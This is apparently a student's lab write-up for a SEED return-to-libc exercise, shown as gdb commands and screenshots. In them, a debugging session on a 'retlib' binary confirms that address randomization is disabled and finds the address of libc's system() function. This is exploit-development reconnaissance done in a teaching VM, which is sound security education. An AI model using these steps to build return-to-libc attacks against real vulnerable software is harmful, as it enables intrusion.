
$ gdb retlib_gdb


$ b bof

$ r

$ show disable-randomization

$ p system






$ gdb retlib_gdb


$ b main

$ r

$ show disable-randomization

$ p system


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[03/02/21]seed@PES2201800618_AmruthaBS_VM1:~$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 17.
gdb-peda$ r
Starting program: /home/seed/retlib
[----------registers----------]
EAX: 0xb76eedbc --> 0xbfc0482c --> 0xbfc0602a ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfc04790 --> 0x1
EDX: 0xbfc047b4 --> 0x0
ESI: 0xb76ed000 --> 0x1b1db0
EDI: 0xb76ed000 --> 0x1b1db0
EBP: 0xbfc04778 --> 0x0
ESP: 0xbfc04760 --> 0x1
EIP: 0x80484ec (<main+17>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
0x80484e9 <main+14>: sub esp,0x14
Type here to search
ENG
23:08
02-03-2021


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
ECX: 0xbfc04790 --> 0x1
EDX: 0xbfc047b4 --> 0x0
ESI: 0xb76ed000 --> 0x1b1db0
EDI: 0xb76ed000 --> 0x1b1db0
EBP: 0xbfc04778 --> 0x0
ESP: 0xbfc04760 --> 0x1
EIP: 0x80484ec (<main+17>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
0x80484e9 <main+14>: sub esp,0x14
=> 0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>: call 0x80483a0 <fopen@plt>
0x80484fe <main+35>: add esp,0x10
[----------stack----------]
0000| 0xbfc04760 --> 0x1
0004| 0xbfc04764 --> 0xbfc04824 --> 0xbfc06018 ("/home/seed/retlib")
0008| 0xbfc04768 --> 0xbfc0482c --> 0xbfc0602a ("XDG_VTNR=7")
0012| 0xbfc0476c --> 0x8048561 (<__libc_csu_init+33>: lea eax,[ebx-0xf8])
0016| 0xbfc04770 --> 0xb76ed3dc --> 0xb76ee1e0 --> 0x0
0020| 0xbfc04774 --> 0xbfc04790 --> 0x1
0024| 0xbfc04778 --> 0x0
0028| 0xbfc0477c --> 0xb7553637 (<__libc_start_main+247>: add esp,0x10)
[----------registers----------]
Legend: code, data, rodata, value
Breakpoint 1, main (argc=0x1, argv=0xbfc04824) at retlib.c:17
17 badfile = fopen("badfile", "r");
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7575da0 <__libc_system>
gdb-peda$
Type here to search
ENG
23:08
02-03-2021